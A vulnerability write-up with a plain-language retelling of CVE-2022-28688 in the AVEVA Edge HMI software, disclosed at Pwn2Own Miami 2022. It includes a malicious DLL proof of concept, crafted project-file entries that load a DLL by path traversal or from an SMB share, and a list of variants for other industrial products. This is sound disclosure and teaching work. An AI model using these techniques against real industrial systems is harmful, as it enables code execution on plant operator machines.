Pwn2Own Miami 2022: AVEVA Edge Arbitrary Code Execution
AVEVA Edge loads communication driver DLLs from a path specified in a project file without validating the path, allowing an attacker to load a malicious DLL from a remote SMB share. This leads to arbitrary code execution when the victim opens a crafted project file.
 Published on sector7.computest.nl
This write-up is part 3 of a series of write-ups about the 5 vulnerabilities we demonstrated last April at Pwn2Own Miami. This is the write-up for an Arbitrary Code Execution vulnerability in AVEVA Edge (CVE-2022-28688).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
This is the third in a series of write-ups about the five vulnerabilities we demonstrated at Pwn2Own Miami in April 2022. It covers an arbitrary code execution flaw in AVEVA Edge, tracked as CVE-2022-28688, which the Zero Day Initiative announced as an uncontrolled search path vulnerability used to get RCE, worth $20,000 and 20 Master of Pwn points.

Context

AVEVA Edge is used to design Human Machine Interfaces (HMI). It lets users build GUI applications, which can be programmed using a scripting language. The screenshot below shows one of the demo projects that ships with the installer:
For this category of the contest it was acceptable to achieve code execution by opening a project file within the target on the contest laptop. We therefore tried various approaches to get code execution from opening a malicious project file. The application has a fair amount of functionality that might be useful for that goal: users can add custom controls to a project, it has a powerful scripting language, and it connects to OPC UA servers on start-up, for example. Most of that attack surface, however, requires the user to make one or more clicks inside the application first, which was not allowed for the competition.
Setup
The work was done against AVEVA Edge on the contest laptop, with the goal of code execution triggered purely by opening a project file. The main tools used were a project file we could edit and Procmon to watch how the application loads its components. No accounts or special roles are involved: the precondition is simply that a victim opens a crafted project file in AVEVA Edge.
Finding it
AVEVA Edge also allows users to add communication drivers to a project. It has drivers to allow communication with a Siemens S7 PLC over a serial interface, for example. Drivers in this case are just DLL files that are loaded into the project.

Drivers are loaded whenever the user loads a project file in AVEVA Edge, which means vulnerabilities here would be triggered without further user interaction. That made the driver loading path the most promising place to look.
AVEVA Edge projects consist of multiple files and directories, but the main project file, the one also associated with the application, is an INI-formatted file using the .app extension. The relevant section for communication drivers looks like this:
[UsedDrivers]
Count=1
Task0=Driver ABCIP
Watching the loading process with Procmon showed that drivers are loaded from C:\Program Files (x86)\AVEVA\AVEVA Edge 2020\Drv\:

Procmon showed the driver being loaded from the Drv directory. The obvious question was what happens if that name contains path traversal. We changed the INI file to:
[UsedDrivers]
Count=1
Task0=Driver ..\Computest
Loading the new project showed us:

Interesting. Loading the new project showed us: For those interested, the actual loading of the file happens in Bin/Studio.dll at address 0x100c16f1.
Exploitation
Step 1: build a malicious DLL
From here exploitation is easy. We create a malicious DLL file:
// dllmain.cpp
#include "pch.h"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    LPSTARTUPINFOA si = new STARTUPINFOA();
    LPPROCESS_INFORMATION pi = new PROCESS_INFORMATION();
    CreateProcessA(NULL, (LPSTR)"calc.exe", NULL, NULL, TRUE, 0, NULL, NULL, si, pi);

    return TRUE;
}
The payload lives in DllMain, which runs as soon as the library is loaded, and it simply starts calc.exe through CreateProcessA to demonstrate code execution.
Step 2: point the project at the DLL over SMB
We then let it load from an open SMB share:
[UsedDrivers]
Count=1
Task0=Driver \\<IP>\shared\Sector7
You can see the exploit in action in the screen recording below.
Root cause
The project file supplies a driver name, and the application loads a DLL based on it. Changing the value to ..\Computest and to a UNC path both resulted in a library being loaded from outside the Drv directory.
Interestingly, all binaries that come with AVEVA Edge, including the drivers, are digitally signed. However, it appears that signatures are not checked when loading libraries, so a signature on the legitimate drivers provides no protection against a substituted one.
Impact
An attacker who can get a victim to open a crafted .app project file gets arbitrary code execution, with no further clicks required, because drivers are loaded as soon as the project loads. The contest scenario was opening the project file on the target laptop; the report does not describe any other delivery conditions.
Fix
Customers who use AVEVA Edge should update to version 2020 R2 SP1 and apply HF 2020.2.00.40, which should mitigate this issue. The report does not describe what the patch changes internally.
We thank Zero Day Initiative for organising this year's edition of Pwn2Own Miami, and we hope to return to a later edition.
Variants to test
- Other INI-driven component paths. Look for other sections of the
.appfile that name a component loaded as a library (controls, add-ons, protocol handlers) and try..\in the value. A positive result is Procmon showing the load coming from outside the expected directory. - UNC redirection. Replace a component name with a UNC path to a share you control. A positive result is the target machine authenticating to your share and loading your DLL.
- Signature enforcement. Substitute a signed binary with an unsigned one in the same load path. If it loads, signature checks are absent on that path, as they were here.
- Traversal depth and separators. Try
..\..\, mixed/and\, and absolute paths in the driver value. A positive result is any of them resolving outside the intended directory. - Other products sharing the driver model. Test the same project-file driver section against other HMI or SCADA products that load vendor DLLs by name from a project file, watching with Procmon for the resolved path.
You can find the other four write-ups here:
What happened, in plain words
AVEVA Edge is a program that people use in factories and other industrial settings to build screens for operators. These screens are called Human Machine Interfaces, or HMI for short: the panels and windows that show a machine's status and let a person press buttons to control it. AVEVA Edge lets you design those screens as graphical applications, and you can add logic to them with a scripting language.
A project in AVEVA Edge is a bundle of files that describes one of these screens. The main file of the bundle has the extension .app and is a plain text file in a simple format called INI, which is just lines of name=value grouped under headings in square brackets.
We found that if you craft a project file so that its communication driver setting points at a DLL of your choosing, AVEVA Edge will load that DLL as soon as the project is opened, with no extra clicks. The setting in question is the name of a communication driver, and the file that gets loaded is a DLL, which is a library of code that Windows can load into a running program. If the attacker controls that DLL, the attacker's code runs inside AVEVA Edge. That is what "arbitrary code execution" means: someone else's code runs on your machine.
The vulnerability was demonstrated at a security contest called Pwn2Own Miami in April 2022, where it won $20,000 and 20 Master of Pwn points. It is tracked as CVE-2022-28688. The Zero Day Initiative, which runs the contest, described it as an uncontrolled search path vulnerability used to get RCE (remote code execution).
This is the third in a series of write-ups about the five vulnerabilities we demonstrated at that contest.
Context
AVEVA Edge is used to design Human Machine Interfaces. It lets users build GUI applications, which can be programmed using a scripting language. The screenshot below shows one of the demo projects that ships with the installer:
A GUI application is a program with windows, buttons and other visual elements that a person interacts with directly. A scripting language is a lighter kind of programming language built into an application, so users can add their own logic without compiling a separate program. The demo project in the screenshot is a ready-made example that comes with the installer, so a new user has something to open and explore.
For this category of the contest it was acceptable to achieve code execution by opening a project file within the target on the contest laptop. We therefore tried various approaches to get code execution from opening a malicious project file. The application has a fair amount of functionality that might be useful for that goal: users can add custom controls to a project, it has a powerful scripting language, and it connects to OPC UA servers on start-up, for example. Most of that attack surface, however, requires the user to make one or more clicks inside the application first, which was not allowed for the competition.
A few of those terms deserve a plain explanation. A custom control is a reusable screen element that a user can add to a project, a bit like adding a widget to a phone home screen. OPC UA is an industrial communication standard: a common language that machines and software use to exchange data, so an OPC UA server is a program that offers data to other programs that connect to it. Attack surface means all the places where an outsider could potentially interact with the program: every feature, every input, every network connection. The contest rule mattered a lot here: if the exploit needed the victim to click something first, it would not count, so we had to find a path that runs purely from opening the file.
Setup
The work was done against AVEVA Edge on the contest laptop, with the goal of code execution triggered purely by opening a project file. The main tools used were a project file we could edit and Procmon to watch how the application loads its components. No accounts or special roles are involved: the precondition is simply that a victim opens a crafted project file in AVEVA Edge.
Procmon, short for Process Monitor, is a free tool from Microsoft that records what a program does on the machine: which files it opens, which folders it reads from, which network connections it makes. Think of it as a security camera for file activity. It is useful because it shows the truth about where a program looks for things, rather than what the documentation claims. The only precondition for this attack is that a person opens the crafted project file; there is no login, no administrator account and no special role needed.
Finding it
AVEVA Edge also allows users to add communication drivers to a project. It has drivers to allow communication with a Siemens S7 PLC over a serial interface, for example. Drivers in this case are just DLL files that are loaded into the project.
A communication driver is a small piece of software that knows how to talk to a particular piece of hardware. A PLC, or programmable logic controller, is the industrial computer that runs a machine on a factory floor. A serial interface is an older style of cable connection that industrial equipment often still uses. In AVEVA Edge, a driver is not a separate program: it is a DLL, a library file that the main application loads into its own memory and then calls. Loading a DLL means the operating system maps that file into the running program, and the code inside it can then run as part of that program.
Drivers are loaded whenever the user loads a project file in AVEVA Edge, which means vulnerabilities here would be triggered without further user interaction. That made the driver loading path the most promising place to look.
This is the key observation. If the program loads a driver automatically the moment a project opens, then anything wrong with that loading step happens automatically too, with no click required. That fits the contest rule exactly.
AVEVA Edge projects consist of multiple files and directories, but the main project file, the one also associated with the application, is an INI-formatted file using the .app extension. The relevant section for communication drivers looks like this:
[UsedDrivers]
Count=1
Task0=Driver ABCIP
Line by line:
[UsedDrivers]is a section heading. INI files group settings under headings written in square brackets, so everything below this line belongs to the group called UsedDrivers.Count=1says how many drivers this project uses. Here it is one.Task0=Driver ABCIPnames the first driver. The left side,Task0, is the setting name, and the right side,Driver ABCIP, is its value.ABCIPis the name of a driver that ships with the product.
Watching the loading process with Procmon showed that drivers are loaded from C:\Program Files (x86)\AVEVA\AVEVA Edge 2020\Drv\:
Procmon showed the driver being loaded from the Drv directory. A path is the address of a file on disk, like a postal address for a file. The Drv folder is where the product keeps its own drivers. The obvious question was what happens if that name contains path traversal. We changed the INI file to:
[UsedDrivers]
Count=1
Task0=Driver ..\Computest
Line by line:
[UsedDrivers]andCount=1are unchanged: one driver, same section.Task0=Driver ..\Computestis the interesting part. The value now contains..\, which in Windows file paths means "go up one folder". So instead of a plain driver name, the value is a small path that climbs out of the current folder and then looks for something calledComputestin the folder above.
Path traversal is the name for this trick. If a program builds a file path by gluing a folder it trusts onto a name supplied by someone else, and it does not check that the name is a plain name, then .. lets the supplied name walk out of the trusted folder and point somewhere else. A simple comparison: a hotel tells a guest "your room is on floor 3, room 12", and the guest replies "room 12, but go up two floors first". If the hotel just follows the instruction, the guest ends up somewhere the hotel never intended.
Loading the new project showed us:
Interesting. The ..\ in the driver name escaped the Drv directory, so the value from the project file controls where the application looks for the DLL it is about to load. For those interested, the actual loading of the file happens in Bin/Studio.dll at address 0x100c16f1.
In other words, the program did not reject the odd value and went looking for a library outside the Drv folder. The address 0x100c16f1 is a location inside the file Bin/Studio.dll, one of the program's own files, where the loading code sits; it is useful for anyone who wants to look at the code themselves, but you do not need it to understand the bug.
Exploitation
Step 1: build a malicious DLL
From here exploitation is easy. We create a malicious DLL file:
// dllmain.cpp
#include "pch.h"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    LPSTARTUPINFOA si = new STARTUPINFOA();
    LPPROCESS_INFORMATION pi = new PROCESS_INFORMATION();
    CreateProcessA(NULL, (LPSTR)"calc.exe", NULL, NULL, TRUE, 0, NULL, NULL, si, pi);

    return TRUE;
}
Line by line:
// dllmain.cppis a comment giving the file name; comments are ignored by the compiler.#include "pch.h"pulls in a header file, which is a file that declares things the code needs.pchstands for precompiled header, a common convenience in Windows projects.BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)is the definition ofDllMain. This is a special function: Windows calls it automatically when a DLL is loaded into a process (and when it is unloaded). The parameters are information Windows passes in, such as a handle to the library and the reason it is being called. We do not use them here.LPSTARTUPINFOA si = new STARTUPINFOA();creates a small structure that describes how a new program should be started, such as which window to show. A structure is just a bundle of related values grouped under one name.LPPROCESS_INFORMATION pi = new PROCESS_INFORMATION();creates another structure, this one to receive information about the new program once it has started.CreateProcessA(NULL, (LPSTR)"calc.exe", NULL, NULL, TRUE, 0, NULL, NULL, si, pi);is the Windows function that starts a new program. The second argument is the command line, herecalc.exe, the Windows calculator. The other arguments are mostly defaults and the two structures from the lines above. So this line launches the calculator.return TRUE;tells Windows the library loaded successfully.
The payload lives in DllMain, which runs as soon as the library is loaded, and it simply starts calc.exe through CreateProcessA to demonstrate code execution. The calculator is a harmless stand-in: if the calculator appears, our code ran, and a real attacker would put something more damaging in the same place.
Step 2: point the project at the DLL over SMB
We then let it load from an open SMB share:
[UsedDrivers]
Count=1
Task0=Driver \\<IP>\shared\Sector7
Line by line:
[UsedDrivers]andCount=1are the same as before.Task0=Driver \\<IP>\shared\Sector7sets the driver value to a network path. The double backslash at the start marks a UNC path, which is Windows' way of naming a file on another machine on the network.<IP>stands for the address of the machine hosting the share,sharedis the name of the shared folder, andSector7is the file to load. A share is simply a folder that one machine offers to others over the network.
SMB is the protocol Windows uses to read files from a share, so this makes AVEVA Edge fetch the DLL from a machine we control.
You can see the exploit in action in the screen recording below.
Root cause
The project file supplies a driver name, and the application loads a DLL based on it. Changing the value to ..\Computest and to a UNC path both resulted in a library being loaded from outside the Drv directory.
Concatenate means joining two pieces of text end to end, like gluing the folder path and the driver name into one string. The bug is that the second piece is not checked: it can contain ..\ to climb out of the folder, or a whole network path to leave the machine. The program trusts a value that comes from a file the attacker can write.
Interestingly, all binaries that come with AVEVA Edge, including the drivers, are digitally signed. However, it appears that signatures are not checked when loading libraries, so a signature on the legitimate drivers provides no protection against a substituted one.
A digital signature is a cryptographic stamp that ties a file to the company that made it, and it lets anyone verify that the file has not been altered. A binary is a compiled program file. The product's own files are signed, which sounds reassuring, but a signature only helps if something actually checks it. Here the loading step did not check, so an unsigned file from anywhere could take the place of a signed driver.
Impact
An attacker who can get a victim to open a crafted .app project file gets arbitrary code execution, with no further clicks required, because drivers are loaded as soon as the project loads. The contest scenario was opening the project file on the target laptop; the report does not describe any other delivery conditions.
Fix
Customers who use AVEVA Edge should update to version 2020 R2 SP1 and apply HF 2020.2.00.40, which should mitigate this issue. The report does not describe what the patch changes internally.
HF stands for hotfix, a small update released to fix a specific problem. The practical advice is simple: if you run AVEVA Edge, install that version and that hotfix.
We thank Zero Day Initiative for organising this year's edition of Pwn2Own Miami, and we hope to return to a later edition.
Variants to test
These are the follow-up ideas we would try, and they are a good way to learn how to look for similar bugs in other software.
- Other INI-driven component paths. Look for other sections of the
.appfile that name a component loaded as a library (controls, add-ons, protocol handlers) and try..\in the value. A positive result is Procmon showing the load coming from outside the expected directory. In plain terms: find every setting in the project file that names a file, and see whether the program checks it. - UNC redirection. Replace a component name with a UNC path to a share you control. A positive result is the target machine authenticating to your share and loading your DLL. In plain terms: make the program fetch the file from your own machine instead of its own folder.
- Signature enforcement. Substitute a signed binary with an unsigned one in the same load path. If it loads, signature checks are absent on that path, as they were here. In plain terms: test whether the signature is actually checked, or only present for show.
- Traversal depth and separators. Try
..\..\, mixed/and\, and absolute paths in the driver value. A positive result is any of them resolving outside the intended directory. In plain terms: some programs block one..but not two, or block backslashes but not forward slashes, so try the variations. - Other products sharing the driver model. Test the same project-file driver section against other HMI or SCADA products that load vendor DLLs by name from a project file, watching with Procmon for the resolved path. SCADA is a broader category of industrial control software, and many products in this space use the same idea of loading vendor libraries named in a project file, so the same mistake may exist elsewhere.
You can find the other four write-ups here:
- OPC UA .NET Standard Trusted Application Check Bypass
- Inductive Automation Remote Code Execution
- Unified Automation C++ Demo Server DoS
- ICONICS GENESIS64 Arbitrary Code Execution
Glossary
- HMI (Human Machine Interface): the screens and controls that let a person monitor and operate a machine or process.
- GUI application: a program with windows, buttons and other visual elements that a person interacts with directly.
- Scripting language: a lightweight programming language built into an application so users can add their own logic without compiling a separate program.
- INI file: a plain text settings file made of
name=valuelines grouped under headings in square brackets. .appfile: the main project file of an AVEVA Edge project, an INI-formatted file associated with the application.- DLL: a library file of compiled code that Windows can load into a running program and call.
- Driver: a small piece of software that knows how to talk to a particular piece of hardware; in AVEVA Edge, a DLL loaded into the project.
- PLC (programmable logic controller): the industrial computer that runs a machine on a factory floor.
- Serial interface: an older style of cable connection often used by industrial equipment.
- OPC UA: an industrial communication standard that machines and software use to exchange data.
- OPC UA server: a program that offers data to other programs over OPC UA.
- Attack surface: all the places where an outsider could potentially interact with a program, such as features, inputs and network connections.
- Procmon (Process Monitor): a free Microsoft tool that records which files, folders and network connections a program uses.
- Path: the address of a file on disk or on the network.
- Path traversal: using
..in a supplied name to climb out of the folder a program intended, so the name points somewhere else. ..\: in Windows paths, the instruction to go up one folder.- UNC path: a Windows path starting with a double backslash that names a file on another machine over the network.
- SMB: the protocol Windows uses to read files from a shared folder on another machine.
- Share: a folder that one machine offers to others over the network.
- Concatenate: join two pieces of text end to end into one string.
- Arbitrary code execution: a flaw that lets an attacker run their own code on the victim's machine.
- RCE (remote code execution): arbitrary code execution where the attacker's code arrives from somewhere else, such as a network share.
- Uncontrolled search path: a flaw where a program looks for a file in a location an attacker can influence.
- CVE-2022-28688: the public identifier assigned to this vulnerability.
- Pwn2Own Miami: the security contest where the vulnerability was demonstrated, in April 2022.
- Zero Day Initiative (ZDI): the organisation that runs Pwn2Own.
- Master of Pwn: the points score used at Pwn2Own.
DllMain: the special function Windows calls automatically when a DLL is loaded or unloaded.CreateProcessA: the Windows function that starts a new program.calc.exe: the Windows calculator, used here as a harmless demonstration that code ran.- Structure: a bundle of related values grouped under one name in a program.
- Header file: a file that declares things a program's code needs, pulled in with
#include. - Binary: a compiled program file.
- Digital signature: a cryptographic stamp that ties a file to its maker and lets anyone verify it has not been altered.
- Hotfix (HF): a small update released to fix a specific problem.
- SCADA: a broader category of industrial control software, of which HMI software is often a part.


